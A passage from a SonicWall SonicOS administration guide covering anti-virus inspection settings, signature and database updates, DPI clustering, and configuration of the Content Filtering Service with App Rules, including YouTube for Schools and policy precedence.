    - **Maximum Security (Recommended)** - Inspect all content with any threat probability (high/medium/low). For additional performance capacity in this maximum security setting, utilize SonicOS Clustering.
    - **Performance Optimized** - Inspect all content with a high or medium threat probability. Consider this performance optimized security setting for bandwidth or CPU intensive gateway deployments or utilize SonicOS DPI Clustering.

The **Maximum Security** setting provides maximum protection. The **Performance Optimized** setting utilizes knowledge of the currently known threats to provide high protection against active threats in the threat landscape.

- **Reduce Anti-Virus traffic for ISDN connections** - Select this feature to enable the SonicWall Anti-Virus to check only once a day (every 24 hours) for updates and reduce the frequency of outbound traffic for users who do not have an “always on” Internet connection.
- **Drop all packets while IPS, GAV and Anti-Spyware database is reloading** - Select this option to instruct the SonicWall security appliance to drop all packets whenever the IPS, GAV, and Anti-Sypware database is updating.
- **HTTP Clientless Notification Timeout for Gateway AntiVirus and AntiSpyware** - Set the timeout duration, in seconds, after which the SonicWall security appliance notifies users when GAV or Anti-Spyware detects an incoming threat from an HTTP server. The default timeout is one day (**86400** seconds), the minimum time is 10 seconds, and the maximum time is 2147483647 seconds .


Signature Downloads and Registration Through a Proxy Server

This section provides the ability for SonicWall security appliances that operate in networks where they must access the Internet through a proxy server to download signatures. This feature also allows for registration of SonicWall security appliances through a proxy server without compromising privacy.

CAUTION: By design, the SonicWall License Manager cannot be configured to use a third party proxy server. Networks that direct all HTTP and HTTPS traffic through a third party proxy server may experience License Manager issues.

To enable signature download or appliance registration through a proxy server:

1 Select the **Download Signatures through a Proxy Server** check box.



2 In the **Proxy Server Name or IP Address** field, enter the hostname or IP address of the proxy server.

3 In the **Proxy Server Port** field, enter the port number used to connect to the proxy server.

4 Select the **This Proxy Server requires Authentication** check box if the proxy server requires a **username** and **password**.

5 If the appliance has not been registered with MySonicWall.com, two additional fields are displayed:

- **Username** - Enter the username for the MySonicWall.com account that the appliance is to be registered to.
- **Password** - Enter the MySonicWall.com account password.

6 Click **Accept** at the top of the page.

Security Services Information

This section previously displayed the brief overview of services available for your SonicWall security appliance, which is now displayed at the top of the page.


Update Signature Manually

The Manual Signature Update feature is intended for networks where reliable, broadband Internet connectivity is either not possible or not desirable (for security reasons). The Manual Signature Update feature provides a method to update the latest signatures at the network administrator's discretion. You first download the signatures from http://www.MySonicWall.com to a separate computer, a USB drive, or other media. Then, you upload the signatures to the SonicWall security appliance. The same signature update file can be used to all SonicWall security appliances that meet the following requirements:

- Devices that are registered to the same MySonicWall.com account
- Devices that belong to the same class of SonicWall security appliances.

To manually update signature files:

1 On the **Security Services > Summary** page, scroll to the **Update signatures manually** heading at the bottom of the page. Note the Signature File ID for the device.



2 Click the link to http://www.MySonicWall.com to log on using the MySonicWall.com account that was used to register the SonicWall security appliance.

NOTE: The signature file can only be used on SonicWall security appliances that are registered to the MySonicWall.com account that downloaded the signature file.

3 Click on **Download Signatures** under the **Downloads** heading.


4 In the drop-down menu next to **Signature ID:**, select the appropriate SFID for your SonicWall security appliance.

5 Download the signature update file by clicking on **Click here to download the Signature file**.

NOTE: The remaining steps can be performed while disconnected from the Internet.

6 Return to the **Security Services > Summary** page on the SonicWall security appliance GUI.

7 Click on the **Import Signatures** button. The **Import Signatures** dialog displays.



8 Click the **Browse** button, and navigate to the location of the signature update file.

9 Click **Import**. The signatures are uploaded for the security services that are enabled on the SonicWall security appliance.

Update Geo-IP Database Manually

The Geo-IP Filter feature allows administrators to block connections to or from a geographic location based. The / SonicWall network security appliance uses IP address to determine to the location of the connection. To use this feature, you must download the Geo-IP database to the appliance.

To update the Geo-IP database manually:

1. Go to the **Security Services > Summary** page.
2. Scroll down to the **Update Geo-IP Database Manually** section.
3. Click the **Import Geo-IP Database** button. The **Import Geo-IP Database** dialog displays.
4. Browse and select the **Geo-IP** database that you want.
5. Click **Import**.

Update Botnet Database Manually

The Botnet Filtering feature allows administrators to block connections to or from Botnet command and control servers. To use this feature, you must download the Botnet database to the appliance.

To update the Botnet database manually:

1. Go to the **Security Services > Summary** page.
2. Scroll down to the **Update Botnet Database Manually** section.
3. Click the **Import Botnet Database** button. The **Import Botnet Database** dialog displays.
4. Browse and select the **Botnet** database that you want.
5. Click **Import**.

DPI Clustering

Deep Packet Inspection (DPI) - Clustering consists of two SonicWall NSA series appliances setup in series to pass traffic through both units. The first appliance is configured in NAT mode, and takes care of GAV and inbound Anti-Spyware. The second appliance is configured as an L2 Bridge, and runs IPS and outbound Anti-Spyware. This allows for improved performance by splitting up security services amongst the two appliances. The appliances are configured as follows:

- SonicWall Appliance 1:
    - IPS: Global enabled
    - GAV: Global Disabled
    - Anti-Spyware: Global enabled, Outbound Anti-Spyware enabled, All of HTTP/POP3/SMTP/FTP/IMAP is Disabled
- SonicWall Appliance 2:
    - IPS: Global Disabled
    - GAV: Global enabled (all protocols can be enabled or just the default ones)
    - Anti-Spyware: Global enabled, Outbound Anti-Spyware is Disabled, Some or all of HTTP/POP3/SMTP/FTP/IMAP is Enabled

Activating Security Services


To activate a SonicWall Security Service, refer to the specific Security Service chapter.

118

Configuring SonicWall Content Filtering Service

Security Services > Content Filter

The **Security Services > Content Filter** page allows you to configure the Restrict Web Features and Trusted Domains settings, which are included with SonicOS. You can activate and configure SonicWall Content Filtering Service (SonicWall CFS) as well as a third-party Content Filtering product from the **Security Services > Content Filter** page.



NOTE: SonicWall Content Filtering Service is a subscription service upgrade. You can try a FREE TRIAL of SonicWall directly from your SonicOS management interface. See Activating a SonicWall CFS FREE TRIAL.

Topics:

- Restrictions and Limitations
- SonicWall CFS Implementation with Application Control
- SonicWall Legacy Content Filtering Service
- YouTube for Schools and SonicWall Content Filtering Service
- CFS Policy Management Overview
- Blocking Forbidden Content
- Bandwidth Managing Content
- Applying Policies to Multiple Groups
- Creating a Custom CFS Category
- Configuring YouTube for Schools as an App Policy
- Legacy Content Filtering Examples
- Configuring Legacy SonicWall Filter Properties
- Configuring Websense Enterprise Content Filtering

Restrictions and Limitations

NOTE: Content Filtering Service (CFS) consent is not supported in Wire Mode.

Size limitations and maximums for CFS are as follows:

- A maximum of 64 CFS policies are allowed.
- Each policy can have a custom allowed/forbidden/keyword list that is either global (with max of 1024 entries) or local to the policy (with max of 100 entries). The effective maximum for each policy is 1024.

  Each of these allowed/forbidden list are stored as a tree, and domain names are searched against the tree.

  Each domain is searched through these trees in order: the allowed list, the forbidden list, the keyword list, then the three lists are searched in order again if there are user/group specific policies configured.
- A maximum of 500 domains/entries across all custom categories are allowed.
- Each URL can have a maximum of 80 characters.
- A maximum of 100 keywords are allowed for each allowed/forbidden list.
- Each keyword can have a maximum of 16 characters.

SonicWall CFS Implementation with Application Control

The latest iteration of the CFS feature allows you to use the power of SonicWall's **Application Control** feature to create a more powerful and flexible solution.

NOTE: While the new Application Control method of CFS management offers more control and flexibility, you can still choose the previous user/zone management method to perform content filtering.

Features for CFS Management Using Application Control

The CFS feature allows you to use the power of SonicWall's **App Rules** feature to increase create a more powerful and flexible solution.

NOTE: While the App Rules method of CFS management offers more control and flexibility, you can still choose the previous user/zone management method to perform content filtering.

- **Application Control -** App Rules is included as part of the CFS rule creation process to implement more granular, flexible and powerful content filter policy control, by creating CFS Allowed/Forbidden domain lists within Match Objects in the App Rules framework. An App Rules policy can be enforced according to a schedule.
- **Application Objects** - users/groups, address objects and zones can be assigned for individual CFS policies.
- **Bandwidth Management** - CFS specifications can be included in bandwidth management policies based on CFS website categories. This also allows use of 'Bandwidth Aggregation' by adding a per-action bandwidth aggregation method.

Features Applicable to All CFS Management Methods

- **SSL Certificate Common Name** - HTTPS Content Filtering is significantly improved by the ability to use an SSL certificate common name, in addition to server IP addresses.
- **New CFS Categories** - Multimedia, Social Networking, Malware, and Internet Watch Foundation CAIC are included in the CFS list.

SonicWall Legacy Content Filtering Service

SonicWall Content Filtering Service (CFS) enforces protection and productivity policies for businesses, schools and libraries to reduce legal and privacy risks while minimizing administration overhead. SonicWall CFS utilizes a dynamic database of millions of URLs, IP addresses and domains to block objectionable, inappropriate or unproductive Web content. At the core of SonicWall CFS is an innovative rating architecture that cross references all Web sites against the database at worldwide SonicWall co-location facilities. A rating is returned to the SonicWall security appliance and then compared to the content filtering policy established by you. Almost instantaneously, the Web site request is either allowed through or a Web page is generated by the SonicWall security appliance informing the user that the site has been blocked according to policy.

With SonicWall CFS, you have a flexible tool to provide comprehensive filtering based on keywords, time of day, trusted and forbidden domain designations, and file types such as Cookies, Java™ and ActiveX® for privacy. SonicWall CFS automatically updates the filters, making maintenance substantially simpler and less time consuming.

SonicWall CFS can also be customized to add or remove specific URLs from the blocked list and to block specific keywords. When a user attempts to access a site that is blocked by the SonicWall security appliance, a customized message is displayed on the user's screen. SonicWall security appliance can also be configured to log attempts to access sites on the SonicWall Content Filtering Service database, on a custom URL list, and on a keyword list to monitor Internet usage before putting new usage restrictions in place.

SonicWall CFS Premium blocks 56 categories of objectionable, inappropriate or unproductive Web content. SonicWall CFS Premium provides you with greater control by automatically and transparently enforces acceptable use policies. It gives you the flexibility to enforce custom content filtering policies for groups of users on the network. For example, a school can create one policy for teachers and another for students.

YouTube for Schools and SonicWall Content Filtering Service

YouTube for Schools is a service that allows for customized YouTube access for students, teachers, and administrators. YouTube Education (YouTube EDU) provides schools access to hundreds of thousands of free educational videos. These videos come from a number of respected organizations.

School administrators and teachers can log in and watch any video, but students cannot log in and can only watch YouTube EDU videos or videos their school has added. All comments and related videos are disabled and search is limited to YouTube EDU videos.

You can customize the content available in your school. All schools get access to all of the YouTube EDU content, but teachers and administrators can also create playlists of videos that are viewable only within their school's network.


YouTube.com/Teachers has hundreds of playlists of videos that align with common educational standards, organized by subject and grade. These playlists were created by teachers for teachers so you can spend more time teaching and less time searching.

Configuring YouTube for Schools


To configure YouTube for Schools:

1 Before configuring your SonicWall security appliance for YouTube for Schools, you must first sign up at www.youtube.com/schools. You will need a YouTube account to manage YouTube for your school.

2 Once you have registered, click on the **Manage my account** button or go to www.youtube.com/account_school



3 Scroll down to **Step 1** to locate your YouTube for Schools ID. It is the string at the end of the **X-YouTube-Edu-Filter:** line, as shown below. Copy this School ID to you clipboard.



4 Now go to the management interface for yourSonicWall security appliance. The configuration process varies depending on whether you are using CFS 3.0 or Legacy CFS. For configuration information, see the appropriate example:

- Configuring YouTube for Schools as an App Policy
- Configuring YouTube for Schools for Legacy CFS

5 Configure access to videos and video playlists at www.youtube.com/account_school.

CFS Policy Management Overview

When a CFS policy assignment is implemented using the Application Control method, it is controlled by Application Control CFS policies in the **Firewall > App Rules** page instead of by Users and Zones.

While the new Application Control method of CFS management offers more control and flexibility, the administrator can still choose the previous user/zone management method to perform content filtering.

Topics:

- The CFS App Control Policy Settings Dialog
- Choosing CFS Policy Management Type
- Enabling Application Control and CFS

- Bandwidth Management Methods
- Policies and Precedence: How Policies are Enforced


The CFS App Control Policy Settings Dialog

There are multiple changes/additions to the CFS policy creation dialog when used in conjunction with Application Control. The table and image in this section provide information on Application Control interface for CFS.

To access the App Control Policy Settings dialog:

1 Go to **Firewall > App Rules**.

2 Click the **Add New Policy** button. The **Edit App Control Policy** dialog displays.



NOTE: The maximum number of policy entries is **64**.

3 Populate the fields in the **App Control Policy Settings** dialog as indicated in the following table.

App Control Policy Settings

Feature	Function
Policy Name	A friendly name for the policy. If applying a single policy to multiple groups, it is often a good idea to include the group name in this field. The minimum length is **0** characters and the maximum is **96** characters.
Policy Type	Select **CFS** from the drop-down menu to show the content filtering options. The CFS policy type allows creation of policies for content filtering.
Address	Address or address group to which this policy is applied. The default value is **Any**, which is also the most common selection for CFS policies.
Exclusion Address	Address or address group to exclude from this policy. The default value is **None**, which is also the most common selection for CFS policies.
Match Object	Select the relevant application object; this object dictates the type of content that will trigger the policy to be enforced. These objects are you create in the **Firewall > Match Objects** page.
Action Object	Select the action to perform. These can be pre-defined actions such as **CFS block page**, or custom actions which you may define in the **Firewall > Action Objects** window. The default is **No Action**.
Users/Groups	Choose individual users or groups from the **Included** (default: **All**) or **Excluded** (default: **None**) drop-down menu for this policy.
Schedule	Select a specific schedule to dictate when this policy is to be enforced. The default value is **Always on**.
Enable flow reporting	Select to enable reporting for local internal flow reporting, AppFlow Server external flow reporting, and the IPFIX collector. This option is not selected by default.
Enable Logging	Select to enable logging of any actions taken on behalf of this policy. This option is selected by default.
Log Using CFS Message Format	Select to use the legacy CFS logging format. This option is not selected by default.
Log Redundancy Filter (seconds)	Dictates the sensitivity of the log-redundancy filter. Select to use the **Global Log Redundancy Filter** setting from the **Firewall > App Rules** page. The **Use Global Settings** field becomes dimmed. This option is selected by default. To enter your own per-policy setting, uncheck the **Log Redundancy Filter** checkbox and enter the duration, in seconds, in the field. The default is **1**.
Zone	Select a specific zone on which this policy is to be enforced. The default value is **Any**.
CFS Allow/Excluded List	Select a custom allow list to allow selected resources. The default value is **None**.
CFS Forbidden/Included List	Select a custom forbidden list to deny selected resources. The default value is **None**.

App Control Policy Settings

Feature	Function
Enable Safe Search Environment	Select this option to require the strictest filtering on all searches on search engines like Google and Yahoo that offer some form of safe-search filtering for preventing adult or potentially offensive content from appearing in search results. This option is not selected by default.
Enable YouTube for Schools	Select this option to enable YouTube for Schools filtering. This option is not selected by default.
School ID	If you checked the Enable YouTube for Schools checkbox, enter your YouTube for Schools ID.

4 Click **OK**.

Choosing CFS Policy Management Type

The choice of which policy management method to use – **Via User and Zone Screens** or **Via Application Control** – is made in the **Security Services > Content Filter** page.

NOTE: While the new Application Control method of CFS management offers more control and flexibility, you can still choose the previous user/zone management method to perform content filtering.


If you schedule through Application Control (**Firewall > App Rules**), but the Application Control is blocked in **Firewall > App Control Advanced**, the Application Control schedule is ignored because App Control Advanced is evaluated first.

Enabling Application Control and CFS

Before the services begin to filter content, you must enable them:


1 Navigate to the **Security Services > Content Filter** page.

2 Select **Via App Rules** from the **CFS Policy Assignment** drop-down menu.



3 Click the **Accept** button to apply the change.

4 Navigate to the **Firewall > App Rules** page.



5 Select the **Enable App Rules** checkbox.

Bandwidth Management Methods

The Bandwidth Management feature can be implemented in two separate ways:

- Per Policy Method
  - The bandwidth limit specified in a policy *is applied individually* to each policy
  - Example: two policies each have an independent limit of 500kb/s, the total possible bandwidth between those two rules is 1000kb/s

- Per Action Aggregate Method
  - The bandwidth limit action *is applied (shared) across* all policies to which it is applied
  - Example: two policies share a BWM limit of 500kb/s, limiting the total bandwidth between the two policies to 500kb/s:

Bandwidth Aggregation Method is selected from the Firewall > Action Objects page, as described in Configuring BWM in an Action Object, and the Bandwidth Management Type is set to **Advanced** on the Firewall Settings > BWM page. For more information about the Bandwidth Management Type settings, see the Bandwidth Management Overview.

Policies and Precedence: How Policies are Enforced

This section provides an overview of policy enforcement mechanism in CFS 3.0 to help you create a streamlined set of rules without unnecessary redundancy or conflicting rule logic enforcement.

Each allowed/forbidden list is stored as a tree, and domain names are searched against the tree. Each domain is searched through these trees in order: the allowed list, the forbidden list, the keyword list, then the three lists again if there are user-/group-specific policies configured.

Topics:

- Policy Enforcement Across Different Groups
- Policy Enforcement Within The Same Group

Policy Enforcement Across Different Groups

The basic default behavior for CFS policies *assigned to different groups* is to follow standard most specific / least restrictive logic, meaning:

The most specific rule is always given the highest priority.

- **Example**

  A rule applying to the “Engineering” group (a specific group) is given precedence over a rule applying to the “All” group (the least specific group.)

Policy Enforcement Within The Same Group

The basic default behavior for CFS policies within the same group is to follow an additive logic, meaning:

Rules are enforced additively

- **Example**
  - CFS policy 1 disallows porn, gambling, and social networking.
  - CFS policy 2 applies bandwidth management to sports and adult content to 1Mbps.

  The end result of these policies is that sports and adult content are bandwidth managed, even though the first policy implies that they are allowed.

Policy Enforcement with a Schedule

An App Rule with a schedule is in effect only during the schedule.

Example

An App Rule blocks traffic to social networking during working hours (8:00 am to 5:00 pm). Between 5:00 pm and 8:00 am, social networking can be accessed.

NOTE: If an application is blocked in App Control Advanced, the App Rules schedule for it does not matter because App Control Advanced is evaluated first.

Blocking Forbidden Content


To create a CFS Policy for blocking forbidden content:

- Create an Application Object
- Create an Application Control Policy to Block Forbidden Content


Create an Application Object

To create an application object containing forbidden content:

1 Navigate to the **Firewall > Match Objects** page in the SonicOS management interface.




2 Click the **Add New Match Object** button; the **Add/Edit Match Object** dialog displays.



